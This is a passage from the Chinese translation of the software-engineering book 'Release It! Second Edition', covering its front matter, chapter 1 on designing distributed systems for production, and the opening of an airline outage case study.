

The
Pragmatic
Programmers

图灵程序设计丛书

Release It! Design and Deploy Production-Ready Software,
Second Edition

发布！ 设计与部署稳定的分布式系统 (第2版)

[美] 迈克尔·妮加德◎著 甄真本◎译

- 2011年生产效率奖获奖作品全新升级
- 行业思想家的真知灼见，助你在发布软件后高枕无忧



中国工信出版集团



人民邮电出版社
PEOPLE'S TELECOM PRESS

The
Pragmatic
Programmers

Tuning 图灵程序设计丛书

Release It! Design and Deploy Production-Ready Software,
Second Edition

发布！ 设计与部署稳定的分布式系统 (第2版)

[美] 迈克尔·尼加德◎著 范真本◎译

- Jolt 生产效率奖获奖作品全新升级
- 行业思想家的真知灼见，助你在发布软件后高枕无忧



中国工信出版集团



人民邮电出版社
PEOPLE'S TELECOM PRESS

版权信息

书名：发布！设计与部署稳定的分布式系统（第2版）

作者：[美] 迈克尔·尼加德

译者：吾真本

ISBN：978-7-115-52986-2

本书由北京图灵文化发展有限公司发行数字版。版权所有，侵权必究。

您购买的图灵电子书仅供您个人使用，未经授权，不得以任何方式复制和传播本书内容。

我们愿意相信读者具有这样的良知和觉悟，与我们共同保护知识产权。

如果购买者有侵权行为，我们可能对该用户实施包括但不限于关闭该帐号等维权措施，并可能追究法律责任。

091507240605ToBeReplacedWithUserId

版权声明

Copyright © 2018 Michael T. Nygard. Original English language edition, entitled *Release It!: Design and Deploy Production-Ready Software, Second Edition*.

Simplified Chinese-language edition copyright © 2020 by Posts & Telecom Press. All rights reserved.

本书中文简体字版由The Pragmatic Programmers, LLC.授权人民邮电出版社独家出版。未经出版者书面许可，不得以任何方式复制或抄袭本书内容。

版权所有，侵权必究。

第2版赞誉

迈克尔是软件行业杰出的思想家和传播者。与第1版相比，第2版不仅同样文笔优美，还用现代技术对内容进行了扩展（最显著的是持续部署、云基础设施和混沌工程），这将有助于我们构建和运维大规模软件系统。

——**Randy Shoup**, **Stitch Fix**公司工程副总裁

这本书通过易读的文字和紧凑的形式展现作者在该领域所获得的丰富经验，对任意系统的发布都具有特别重大的指导作用，是人们案头必备之书。第2版在描述几种重要的韧性模式时，对其开发、编排、防护以及在不同结构间部署的实际应用，很好地阐释了新方法。

——**Michael Hunger**, **Neo4j**公司开发人员关系工程总监

这本书讨论了很多内容，包括应用系统韧性的模式和反模式、安全性、运维和架构。即便有了这样的广度，它对这些内容的讨论也颇具深度。所以，这本书不仅值得读，还值得研究。

——**Colin Jones**, **8th Light**公司首席技术官，著有*Mastering Clojure Macros*

对于那些在发布软件后仍然希望睡个好觉的人来说，这是必读书。它将助你建立自信，并学会预估和接受系统故障。

——**Matthew White**, *Deliver Audacious Web Apps with Ember 2*作者

这本书值得所有从事专业软件项目的人阅读。鉴于第2版内容已全面更新，并涵盖日常涉及的技术问题和话题，我希望自己的团队人手一本，以了解现代软件开发所必须考虑的各类问题。

——**Andy Keffalas**, 软件工程师及团队负责人

若要学习如何增强系统的稳健性与可伸缩性，这是必读书。

——**Peter Wood**, 程序员

译者序

“铃铃铃……”办公桌上的on-call电话竟然响了。坐在空荡荡的办公室里值夜班的我，心里咯噔一下。我看了看表，凌晨2点多。揉揉睡眼，强打精神，我接通了电话：“Hello……”

这是2005年12月的一天，当时我是一家通信设备制造公司的开发人员，负责7×24小时接听来自全球的技术支持电话，解决关于VoIP网络管理系统的线上问题。

为了方便使用公司网络来解决问题，那些轮流值夜班的同事经常会像捧着“烫手山芋”那样，拿着那部on-call电话，在办公室过夜。

所幸那段日子只持续了1年，之后我就转到其他团队去了。但想到在那期间on-call电话的“午夜凶铃”，即使是14年后的今天，我依然心有余悸。我常想，有没有办法可以让on-call的开发人员睡个好觉呢？

2014年12月，我加入了ThoughtWorks公司。那时，DevOps开始在国内变得火热起来。一次，我听到公司里的一位同事在聊天时说：“要想做好DevOps，一定要读《发布！》。”这是我第一次听说这本书。

大概过了两年，我在《持续交付》一书的合著者Jez Humble写的有关持续交付的材料中，再次看到《发布！》的身影。这让我开始关注这本书。

第1版第5章的一段话吸引了我：“这八个健康的模式……会帮助你在软件发布之后，晚上可以睡个好觉。”

2018年1月，第2版英文版出版。

2018年3月，通过一个偶然的的机会，我得知图灵公司在为第2版寻找译者，于是毫不犹豫地应征了。

2018年7月6日，我在北京参加ArchSummit全球架构师峰会。当时美国东北大学西雅图分校计算机系主任Ian Gorton讲解了可扩展的软件系统

和架构的模式，他在幻灯片中插入了第1版英文版封面。“第2版都出了半年多了，系主任先生该更新PPT了。”我望着手边的译稿，心里说。

与第1版相比，第2版有何不同呢？

80%的内容是新的。

第1版与第2版均包含四个部分。第2版的第一部分仍然讨论实现分布式系统稳定性的方法，涉及稳定性的模式和反模式。对于后面三部分的内容，第2版分别用“为生产环境而设计”“将系统交付”“解决系统性问题”替代了第1版的“容量”“一般设计问题”“运营”。

第2版新增的主要内容包括以下几个方面。

- “一窝蜂”和“做出误判的机器”这两个稳定性反模式。
- “任其崩溃并替换”“卸下负载”“背压机制”和“调速器”等稳定性模式。
- 如何对部署进行设计。
- 如何处理软件部署版本的问题。
- 如何实践混沌工程。

书中介绍了如何构建高可用性分布式系统，即使系统在发布后出现了问题，开发人员也能睡个好觉，不会被深夜on-call电话叫醒。

为何有的分布式系统在上线后，会频繁出现故障，导致开发人员夜不能寐？某大型云平台故障说明中曾提到：“对于这次故障，没有借口，我们不能也不该出现这样的失误！”但事实证明，“不能也不该”出现的失误，最终还是出现了。为什么呢？这是因为很多开发人员在考虑分布式系统稳定性的设计时，会假设生产环境处于产品运行最理想的状态，且用户的行为是理智、可预见的。于是，他们便在测试环境中模拟理想场景，完成“终极”测试。他们只关注如何通过测试人员所编写的测试用例，认为只要通过了测试用例，便不会出现各类故障。但是，这是一种乌托邦式的观点，而且所谓的测试用例往往只覆盖了实际生产环境和用户使用场景中很小的范围。这样一来，当分布式系统在复杂残酷的真实生产环境中发生故障后，很难控制故障范围并进行自我修复，造成系统出现很小的“裂纹”。之后，“裂纹”逐渐蔓延，直至把整个系统拖垮。

如果你承认软件系统的失效不可避免，并且认为工作的重点应该是“当系统失效时，该如何提升系统的生存能力”（换句话说，当系统出现问题时，依然能稳定运行），那么你需要仔细阅读本书，找到适合自己的答案。

吾真本

2019年11月26日于北京

致谢

向众多阅读并分享本书第1版的读者致以深深的谢意，很高兴看到本书获得这么多人的认可。

多年来，有不少人催促我更新第1版的内容。感谢Dion Stewart、Dave Thomas、Aino Corry、Kyle Larsen、John Allspaw、Stuart Halloway、Joanna Halloway、Justin Gehtland、Rich Hickey、Carin Meier、John Willis、Randy Shoup、Adrian Cockcroft、Gene Kim、Dan North和Stefan Tilkov，以及自2006年以来其他所有见证系统构建方法改进的人们。

感谢本书所有的技术审阅者：Adrian Cockcroft、Rod Hilton、Michael Hunger、Colin Jones、Andy Keffalas、Chris Nixon、Antonio Gomes Rodrigues、Stefan Turlski、Joshua White、Matthew White、Stephen Wolff和Peter Wood。你们的努力和反馈使本书质量更好。

还要感谢Nora Jones和Craig Andera允许我将他们的故事写入本书。本书中的那些“战争”故事一直是我的最爱，我知道许多读者都有同样的感受。

最后，非常感谢Andy Hunt、Katharine Dvorak、Susannah Davidson Pfalzer以及The Pragmatic Bookshelf的整个团队。感谢你们的耐心和毅力。

前言

本书将探究用来架构、设计和构建软件（特别是分布式系统）的方法，以应对实际操作中出现的各种考验。许多不循常规的用户会有各种难以想象的奇怪行为，软件开发人员需要为此做好准备。从发布的那一刻起，软件就会遭受攻击。它既要承受像台风般袭来的“快闪族”¹用户所带来的负载压力，也会因为不安全的物联网设备而承受DDoS（distributed denial-of-service，分布式拒绝服务）攻击所带来的毁灭性压力。本书会仔细研究那些没能经受住这番考验的软件，并找到一些方法，以确保软件在上述攻击之下，仍能幸免于难。

1“快闪族”（flash mob）原指一种行为艺术，其间许多人通过互联网或其他方式，在一个指定的时间和地点，出人意料地同时做一系列指定的动作，然后迅速离开。——译者注

读者对象

本书面向分布式软件系统（包括网站、Web服务和企业应用集成项目等）的架构师、设计师和开发工程师。这些系统必须处于可用状态，否则公司就会赔钱。它们也许是通过销售直接实现创收的商业系统，抑或是员工用于完成工作的关键内部系统。如果有人因为软件停止工作而不得不回家，那么本书就能派上用场。

内容结构

本书分为四个部分，每个部分都从一个案例研究说起。

第一部分展示如何使系统保持工作状态，并维持系统的正常运行时间。尽管冗余设计保证了可靠性，但是分布式系统所表现出来的可用性，更像是“两个8”，而不是令人梦寐以求的“五个9”²。稳定性是在考虑任何其他问题之前，都必须考虑的先决条件。如果系统每天都会崩溃和停机，人们就不会关心其他事情了。在那种情况下，主要的工作

就是在短时间思考出暂时的解决办法。不具备稳定性的系统，就是不可用的系统。所以，本书会从为系统打造稳定的基础开始讲起。

2“两个8”和“五个9”分别指系统能在88%和99.999%的时间内可用。
——译者注

确保稳定性之后，就要关注持续的运维。第二部分讨论系统在生产环境中运行究竟意味着什么。我们需要应对现代生产环境的复杂性——虚拟化、容器化、负载均衡和服务发现的各种细节。这一部分将描述一些良好的模式，以帮助物理数据中心和云环境实现可控性、明晰性和可用性。

第三部分讨论部署。对于将软件部署到服务器，市面上已经有了一些很棒的工具。但事实证明，这只解决了问题中很简单的那部分。在不打扰消费者的前提下频繁地微调和更新系统，这让问题变得困难了许多。这一部分先讨论如何针对部署进行设计，以及如何在不停机的情况下进行部署，然后讨论在不同的服务之间如何进行版本控制——这总是一个棘手的问题！

第四部分将系统持续运行作为整个信息生态系统的一部分，探究系统持续运行环境，介绍系统性问题的处理。如果1.0版本的发布意味着该系统的诞生，那么之后则需要考虑其成长和发展。这一部分将讨论如何构建能实现随着时间的推移不断成长、伸展和适应的系统。这包括演进式架构和跨系统进行共享的“知识”。最后会讨论如何通过新兴的“混沌工程”学科，以构建反脆弱系统。“混沌工程”利用随机性并通过故意施压来改善系统。

案例研究

本书涉及的案例研究来自我亲身观察过的真实事件和系统故障实例，通过对这些案例的扩展研究，来刻画本书的几大主题。这些系统故障使参与其中的人们陷入困境，并造成了惨重的损失。因此，为了保护牵涉其中的公司和员工，本书特意对一些信息进行了模糊化处理，并且对涉及的系统、类和方法的名字也做了改动。然而，所有的改动仅限于这些无关紧要的细节。每个案例所属的行业、事件的顺序、系统

失效方式、差错的蔓延和后果，都原汁原味地保留了下来。这些系统故障造成的损失描述属实，没有夸大成分。它们都发生在真实的公司里，损失的都是实实在在的金钱。之所以保留这些数字，就是为了强调所选案例的严肃性。当系统出现故障时，真金白银就岌岌可危了。

电子书

扫描如下二维码，即可购买本书电子版。



在线资源

在本书的网页³上，可以阅读更详细的信息，下载源代码，在讨论区发帖，并可报告勘误信息，比如笔误和对本书内容的建议等⁴。如果想与其他读者讨论一些专业问题，并分享对本书的评论，那么讨论区就是最佳的场所。

³<https://pragprog.com/titles/mnee2/46>

⁴要提交中文版的勘误，请访问图灵社区：<http://ituring.cn/book/2622>。
——编者注

现在就开始介绍生产环境的生存法则。

第2版中文版前言

很高兴本书第2版的中译本能够出版。

自2007年第1版面世以来，书中提到的许多设想已经成为业界普遍采用的做法，并且在众多应用程序及运行环境的广泛实践中证明有效。第2版添加了一些新的内容，包括一些新的模式和系统失效方式，这些是近几年研究成果的缩影。我希望本书能起到抛砖引玉的作用，带你寻找软件发布的乐趣。

迈克尔·尼加德

2019年5月3日

第 1 章 生产环境的生存法则

在项目上努力工作了许久，看起来所有的特性都已实现，甚至大多数特性通过了测试。可以松一口气了，完成任务了。

真的完成任务了吗？

“特性已实现”是否就意味着“就绪可上线”？系统是否真的万事俱备只待部署？是否真正可以放心地将系统移交给运维部门，并且任其面对现实世界中的大批用户？此时，你是否开始有一种即将面临深夜紧急电话和系统告警的沮丧情绪？事实证明，软件开发除了添加所需特性之外，要做的事情还多着呢！

如今，学校里的那些软件设计课程极其片面。这些课程只是讨论系统“应该”做什么，却没有解决相反的问题——系统“不应该”做什么。系统不应该崩溃、停止响应、丢失数据、侵犯隐私、损失金钱、摧毁公司，或者“杀死”客户。

项目团队的目标往往是通过QA1部门的测试，而不是通过生产环境的生存考验。也就是说，团队的大部分工作是想方设法地通过测试。但即使是做了敏捷、务实和自动化的测试，也不足以证明软件已经为面对现实世界准备就绪。来自现实世界的压力和重负——包括亢奋狂热的真实用户、全局范围的网络流量，以及在闻所未闻的国家编写病毒软件的人群——远远超出了所能期望的测试范围。

1QA是quality assurance的缩写，即质量保证，本书指软件测试。——译者注

请面对现实：计划再周详，仍会出状况。当然，尽可能防患于未然总是好的。但是，误以为自己已经预见和消除了所有可能的不良事件并能万事大吉，这是最要命的。一方面要采取行动以预防那些能够预防的事情，另一方面要确保系统在整体上能够从任何未曾预料到的重创中恢复过来。

1.1 瞄准正确的目标

大多数软件是为软件开发实验室或QA部门的测试工程师设计的。其设计和构建的目的是通过类似这样的测试——“顾客的姓氏和名字都是必需的，但中间名的首字母是可选的”。这些软件的目标，能在QA部门所营造的人工环境中（而不是在现实世界的生产环境中）正常运行。

今天的软件设计类似于20世纪90年代早期的汽车设计，它们都与现实世界脱节。那些汽车仅仅在凉爽舒适的实验室中设计，模型和CAD图纸展示看起来都很绝妙。那些汽车给人完美的曲线感，在巨型风扇前闪闪发亮，在稳定气流中低鸣。在实验室这种宁静空间里，设计师所做出的设计既是那么地优雅、复杂、精巧，又是那么地脆弱、不中用，最终早早被淘汰。如今大多数的软件架构和设计，同样在干净、稳定却与现实相差甚远的环境中进行。

一辆汽车看起来很漂亮，但它在路上能够行驶的时间少于在店里陈设的时间，这种车有人要吗？当然没人要！人们想要的是专为现实世界设计的汽车，它的设计师应该知道：当汽车行驶里程超过5000千米后一般要更换机油²；即使轮胎的花纹深度磨损到1.6毫米，也必须和新胎一样工作良好³；当人们在车上一手拿着早餐，一手拿着手机时，有可能会猛踩刹车。

2此为以前的说法，现在的说法有所改变。——译者注

3当花纹深度磨损到低于1.6毫米时，必须更换轮胎。——译者注

当系统通过QA测试后，是否就能拍着胸脯说系统已为进入生产环境做好了准备？仅通过QA测试并不能证明系统在未来3~10年的适用性。这个系统可能是软件中的丰田凯美瑞，可以连续正常运行数千小时，或者可能是软件中的雪佛兰Vega（该车第一次在公司试验道路上试车时，车身前部就折断了），或者是软件中的福特平托车（一款连平常追尾都易起火爆炸的汽车）。几天甚至几周的测试，不可能说明系统未来几年会怎样。

制造业的产品设计师一直在追求“可制造性设计”。这种设计产品的工程方法能够让人们以低成本和高质量的方式制造产品。而在这个时代

之前，产品设计师和制造商都各自生活在自己的世界里。那些无法拧动的螺钉、容易混淆的零部件，以及本可利用现成零件进行替代的定制零件，都体现出这两个世界缺乏交流。这些设计不可避免地导致了低质量和高成本。

今天，我们正面临类似的状况。我们无法交付合格的新系统，因为我们一直在接听请求技术支持的电话，试图解决之前匆忙交付的不完善的系统所遭遇的问题。软件行业的“可制造性设计”，就是“为生产环境而设计”。我们虽然不会将设计交给制造商，但会将完成的软件交给信息技术运维部门。我们既需要设计一个个彼此独立的软件系统，也需要设计由相互依赖的系统所组成的整个生态系统，从而以低成本和高质量的方式进行运维工作。

1.2 应对不断扩大的挑战范围

在客户-服务器系统盛行的那段轻松悠闲的日子里，系统的用户也就几十或几百人，并发用户最多也只有几十个。今天，我们通常会发现，活跃用户的数量大于整个大洲的人口数量。这指的可不只是南极洲和大洋洲！第一个拥有10亿用户的社交网络已经诞生，而且这绝对不会是最后一个。

对系统正常运行时间的要求也提高了。相比曾经主机与其系统管理员间著名的“五个9”⁴运行时间，现在即便是最普通的商务网站，也期望能达到“24乘7乘365”。（这个说法一直困扰着我。作为工程师，我认为应该要么说“24乘365”，要么说“24乘7乘52”。）显然，考虑到软件如今的规模，我们已经取得了长足的进步。但是随着用户触点的增加和系统规模的扩大，系统遭到破坏的方式也会翻新，环境会变得更加恶劣，人们对缺陷的容忍度会变得更低。

4X个9是衡量系统可靠性的标准，X代表数字3~5，分别是99.9%、99.99%和99.999%，表示一年中系统可以正常的使用时间与总时间之比。三个9表示该系统在连续运行一年时间里最多可能的业务中断时间是8.76小时；四个9对应52.6分钟；五个9则对应5.26分钟。——译者注

这个正在不断扩大的挑战范围，即以低成本快速构建和运维对用户有益的软件，要求我们持续改进架构和设计技术。当把适用于小型WordPress网站的设计，应用于大规模的分布式事务系统时，会出现重大系统故障。后文会谈一些重大系统故障的案例。

1.3 多花5万美元来节省100万美元

很多事情都岌岌可危：项目的成功、股票期权或分红、公司的生存，甚至手中的饭碗。那些以通过QA测试为目标系统，通常需要持续的高昂投入，进行后期运维、停机修复和软件维护。这样的系统永远都无法实现盈利，更不要说帮助公司获得净利润（只有当系统所创造的收入超过其自身的构建成本时，才能实现）。这些系统所表现出的低可用性，会直接导致公司收益受损，同时品牌形象受到玷污，从而造成间接损失。

在忙碌的软件开发项目中，很容易做出优化开发成本而忽视运维成本的决策。但只有在团队的预算和交付日期都固定的情况下，这样做才有意义。而从甲方花钱开发软件的角度看，这是一个糟糕的决策。如果不取消或废止系统，至少要满足在其整个生命周期中，运维时间远远超过开发时间。为了节省一次性的开发成本，却耗费无尽的运维成本，这样做没有意义。事实上，从财务角度看，反其道而行之会更有意义。假定每次发布需要5分钟的停机时间，该系统会使用5年，并且每月更新版本（虽然大多数公司希望能够更频繁地发布新版本，但此处仅做非常保守的假设），这样就可以计算该系统由停机时间造成的含资金时间价值折扣的预期成本。这样计算下来，成本大概为100万美元，300分钟的停机时间，约每分钟按3300美元保守成本计。

现在假设可以投资5万美元来创建不停机发布的构建流水线 and 部署过程。这样做至少可以避免100万美元的损失，而且大有可能提高系统部署频率，占领更多市场份额，但是目前阶段的直接收益尚不足以体现。面对20倍的投资回报率，大多数首席财务官不会介意花费区区5万美元！

设计决策和架构决策，也是财务决策。在选择时，必须着眼于实施成本和下游成本。从技术和财务的视角综合看问题，是本书反复出现的

一大要点。

1.4 让“原力”与决策同在

早期决策会对系统的最终形态产生巨大的影响。最早做出的决定可能是最难以反悔的。那些关于系统边界和子系统划分的早期决策，影响着团队结构、资金分配、项目集管理结构，甚至考勤表代码。团队的任务分派决定了系统架构的雏形。非常具有讽刺意味的是，早期决策恰恰是在信息最不完备的时候做出的。团队在启动项目时，往往最不了解软件的最终架构，却偏偏要在那时必须做出一些最不可能更改的决定。

必须承认，我是敏捷开发的支持者。注重尽快交付和渐进式改进，这种理念能让软件快速上线。产品化是了解软件如何响应现实世界请求的唯一途经，因此我支持所有能够加快产品化进程的方法，从而尽可能早地了解软件。即使是在敏捷项目中，最好也要富有远见地制定决策。这好比设计师必须使用“原力”⁵去看未来，才能选择最稳健的设计。虽然不同的设计方案通常具有相近的实施成本，但这些方案在整个软件生命周期中的总成本截然不同。因此，考虑每个方案对系统可用性、系统容量和灵活性的影响至关重要。本书通过列举采用不同方案的具体示例，展示数十种设计方案产生的下游效应。这些例子都来自我所遇到过的真实系统，其中大多数曾让我辗转难眠。

⁵作者借用科幻系列电影《星球大战》所虚构的“原力”（一种超自然而又无处不在的神秘能量场），来比喻软件发布与现实世界的互动关系。——译者注

1.5 设计务实的架构

一般来说，存在两种架构，其中一种侧重对系统更高层次的抽象，以便于跨平台移植，并且基本不会与诸如硬件、网络、电子和光子这些难以处理的细节产生联系。这种架构的极端形式产生了下面描述的“象牙塔”。在极具库布里克风格的整洁房间里，坐着冷漠的大人物，房间的每面墙上都装饰着一个个方块和箭头。大人物在象牙塔中给埋头苦

干的程序员下达命令：“中间件应该永远用JBoss！”“所有的用户界面都应该使用Angular 1.0来构建！”“现在、过去以及将来所有的一切，都要永远保存到Oracle中！”“不应该使用Ruby语言！”如果有人曾经咬紧牙关编写符合“公司标准”的代码，而使用其他技术来处理却能轻松10倍，那么他就是象牙塔架构师的受害者。没心思倾听程序员心声的架构师，肯定也没心思听取用户的意见。这样的结果已经有目共睹：当系统崩溃时，用户会为此欢呼，因为至少他们可以有一段时间不必使用它了。

相比之下，另一种架构师不仅会和程序员接触，而且也把自己当作程序员。这种架构师会毫不犹豫地审视一个个抽象，如果发现不适用就会舍弃。这样务实的架构师更可能讨论诸如内存使用情况、CPU的需求、带宽的需求，以及超线程和CPU绑定的优缺点等问题。

象牙塔架构师最享受绝对完美的最终状态，但务实的架构师会不断思考动态变化：“如何在不重新启动的情况下进行部署？”“需要收集哪些指标？如何对它们进行分析？”“系统的哪个部分最需要改进？”

当象牙塔架构师的工作完成之后，系统不能再做任何改进，系统的每个部分都将完美地发挥其功能。与之相反，务实的架构师所设计的系统，其中每个组件都足以满足当前的负荷。并且，当负荷随着时间的推移发生变化时，架构师知道要替换哪些组件。

如果你是务实的架构师，那么就能在本书各个章节中收获丰富的信息。如果你是象牙塔架构师，并且能够坚持读到这里，本书可能使你在对系统不同层次的抽象中走出象牙塔，重新接触和理解“以产品化为归宿”——软件、硬件和用户三者之间至关重要的交集。当系统最终发布时，架构师、用户和公司都将会更加快乐！

1.6 小结

软件只有产品化才能产生价值。开发、测试、集成和规划……这些在产品上线前所做的一切，都仅仅是前奏。从系统的最初发布，到持续成长，再到不断演化，本书会讨论产品化的这一系列阶段。第一部分

将讨论稳定性，为了更好地理解如何避免软件崩溃所导致的各种问题，让我们首先看看造成航空公司停飞的软件缺陷。

第一部分 创造稳定性

本部分内容：

- 第 2 章 案例研究：让航空公司停飞的代码异常
- 第 3 章 让系统稳定运行
- 第 4 章 稳定性的反模式
- 第 5 章 稳定性的模式

第2章 案例研究：让航空公司停飞的代码异常

如果留心就能发现，生活中有很多“千里之堤，毁于蚁穴”的例子。一个不起眼的编程差错，很快就能变成“滚下山坡的雪球”。随着它越滚越大，问题也越来越严重。一家大型航空公司就经历过这样的事件，最终让数千名乘客滞留机场，并使公司损失数十万美元。事件是如何发生的呢？

案例中的所有名称、地点和日期都已做了更改，以保护相关员工和公司的隐私。

事件始于针对数据库集群的一次计划内的故障切换。该数据库集群为CF1系统提供服务。为了提高重用性，缩短开发时间并降低运维成本，这家航空公司正朝着SOA2的方向迈进。当时的CF尚处于第一代。团队计划以产品特性为导向，分阶段地发布CF系统。这是一个合理的计划，可能听起来很熟悉——大多数大公司的项目与此有异曲同工之处。

1core facility，核心设施。——译者注

2service-oriented architecture，面向服务的架构。——译者注

CF系统会处理航班搜索的请求，这是任何航空公司的应用程序都会提供的通用服务。如果给定日期、时间、城市、机场代码、航班号或上述各项的任意组合，CF系统就可以搜索然后为用户提供航班详细信息列表。当事件发生时，自助登机系统、电话菜单和“渠道合作伙伴”应用程序都为使用CF系统做了升级。“渠道合作伙伴”应用程序，能为大型机票预订网站生成并提供数据。IVR3系统和自助登机系统提供机票选座服务，帮助乘客登机。为了使用CF系统查询航班信息，该公司已在开发进度表中对新版登机检票和呼叫中心应用程序做出安排，但在事件发生时新版软件尚未发布。下面就会看到，这其实是一件好事。

3interactive voice response, 互动式语音应答。——译者注

CF系统的架构师非常清楚该系统对业务的重要性, 因此他们按照高可用性的标准来构建该系统。该系统在J2EE应用服务器集群上运行, 配备Oracle 9i数据库冗余。所有的数据都存储在一个大型的外部RAID4中, 每天在磁带和第二个硬盘底座的磁盘副本上进行两次脱机备份, 确保系统最多丢失5分钟的数据。这一切都在硬件上运行, 硬件只配备CPU、飞速运转的磁盘以及操作系统, 没有任何虚拟化技术。

4redundant array of independent disks, 独立冗余磁盘阵列。——译者注

Oracle数据库服务器每次会在集群中的一个节点上运行。Veritas Cluster Server会控制数据库服务器, 分配虚拟IP地址, 并从RAID中挂载或卸载文件系统。在系统的前端, 一对冗余的硬件负载均衡器会将传入的流量导入其中一台应用程序服务器。客户端应用程序, 如自助登机系统和IVR系统的服务器, 会访问前端虚拟IP地址。截至事发, 一切良好。

图2-1可能看起来很熟悉, 因为这是常用于物理基础设施的高可用性架构。这是一个很好的架构, 因为CF系统不会遇到任何常见的单点失效问题。硬件的每一部分都有冗余, 如CPU、驱动器、网卡、电源、网络交换机, 甚至风扇。为了防止某个机架受到损坏或破坏, 服务器甚至被分散安装到不同的机架上。事实上, 如果发生火灾、洪水、炸弹袭击或者哥斯拉怪兽袭击, 位于48千米外的第2个机房可以随时把系统接管过去。




图 2-1 高可用性架构示例

2.1 进行变更

与我大多数大客户的情况一样，这家航空公司的基础设施由当地的专属团队负责运维。实际上，当事件发生时，该团队已经负责CF系统的

运维工作已有3年之久。在出事的那个晚上，当地的工程师已经手动执行了从CF数据库1到CF数据库2的故障切换（请见图2-1）。他们使用Veritas Cluster Server将活动数据库从一台主机迁移到了另一台主机，从而对第一台主机进行一些日常维护工作。这完全是例行维护，他们过去已经做过很多次这个工作了。

要先说明一下，在事件发生的那个年代，“计划内的停机”很正常，现在则不被接受。

Veritas Cluster Server正在处理故障切换。在一分钟内，它会关闭CF数据库1所在的Oracle服务器，卸载RAID上的文件系统并将其重新挂载到CF数据库2，在那里启动Oracle，然后将虚拟IP地址重新分配给CF数据库2。因为在配置时仅让服务器连接虚拟IP地址，所以图2-1中的那些应用程序服务器甚至都不会觉察到这些变更。

客户把这次特殊的变更安排在星期四晚上11点左右（太平洋标准时间）。一位来自当地团队的工程师与运维中心的工作人员合作执行了这次变更。一切都按计划完成。他们将活动数据库从CF数据库1改为CF数据库2，然后更新了CF数据库1。双方检查并确认CF数据库1更新正确之后，他们将活动数据库改回CF数据库1，并在CF数据库2上执行了相同的变更。在整个过程中，现场例行监控显示，那些应用程序一直处于可用状态。这次变更没有安排计划停机时间，整个过程也确实没有发生停机。到了凌晨0:30左右，工程师将变更标记为“已完成，成功”并签字。在工作了22小时后，当地的工程师倒头便睡。毕竟，要不是有双份意式浓缩咖啡顶着，谁也不能坚持这么长时间。

接下来的两个小时，一切正常。之后，异常发生了。

2.2 遭遇停机

凌晨2:30左右，自助登机系统在监控台中发出了红色故障警报。分布在全美各地的每一个自助登机终端，都在同一时间停止了服务。几分钟后，IVR服务器也变成了红色。故障发生的这个时间点着实令人抓狂，因为太平洋标准时间凌晨2:30，就是美国东部时间凌晨5:30，正

是东海岸的乘客登上通勤航班的高峰时间。运维中心立即发出了严重级别高达1级的故障报告，并把当地团队拉到电话会议上。

对于任何事故，我认为首要的任务都是恢复服务。要先恢复服务，之后才是调查原因，最好能够在不延长停机时间的情况下收集一些数据，以撰写事后分析报告⁵。当团队内部意见产生分歧时，不能意气用事。幸运的是，团队很早以前就创建了一些脚本，对所有Java应用程序进行线程转储，保存数据库的快照。这种自动数据收集方式就是一种完美的补救措施。它既不是临时拼凑的，也不会延长停机时间，而且还有助于事后分析。根据流程，运维中心立即运行了这些脚本，还尝试重新启动其中一台应用程序服务器。

5即事故根因分析和复盘报告。——译者注

恢复服务的诀窍是弄清楚“病根”是什么。当然可以通过重新逐层启动每台服务器这种方法来“重启一切”。这几乎总是有效的，但需要漫长的时间。大多数情况下可以找到造成程序死锁的原因。在某种程度上，这就像是医生诊断疾病。可以逐一使用目前掌握的所有疾病的治疗方法来医治病人，但这个过程令病人过于痛苦，而且治疗费昂贵、进展缓慢。相反，应该看看患者所表现的症状，确定到底要治疗哪种疾病。麻烦的是，那些孤立的症状都不够具体。当然，偶尔有一些症状会直接帮助医生发现基本问题，但通常情况下都不会这么走运。大多数时候，像发烧那样的症状，其本身并不能说明病根是什么。

数百种疾病都能引起发烧。为了判断可能的病因，需要进行化验或观察，了解更多信息。

此时团队所面临的情况是，两套彼此分离的应用程序几乎在同一时间完全停止响应，而较小的时间差仅仅是由于自助登机系统和IVR应用程序使用不同的监测工具。最可能的原因是，这两套应用程序都依赖于某个出现问题的第三方系统。正如展示依赖关系的图2-2所示，问题的焦点就是CF系统。它是自助登机系统和IVR系统唯一共同依赖的系统。CF系统在问题发生前3小时进行了数据库故障切换，这让它变得很可疑。不过，监控系统并没有报告CF系统发生了任何问题，抓取的日志文件也没有显示任何问题，URL探测也显示一切正常。其实，监控应用程序所做的只是显示了一个状态页面，它并没有真正说明CF应

用程序服务器的真实健康状况。暂且把此事记下来，稍后会通过正常渠道修复这个问题。



图 2-2 系统依赖关系示意图

请记住，恢复服务是当务之急。本例中的停机时间已接近SLA6的一小时上限，因此团队决定重启每台CF应用程序服务器。在重启第一台之

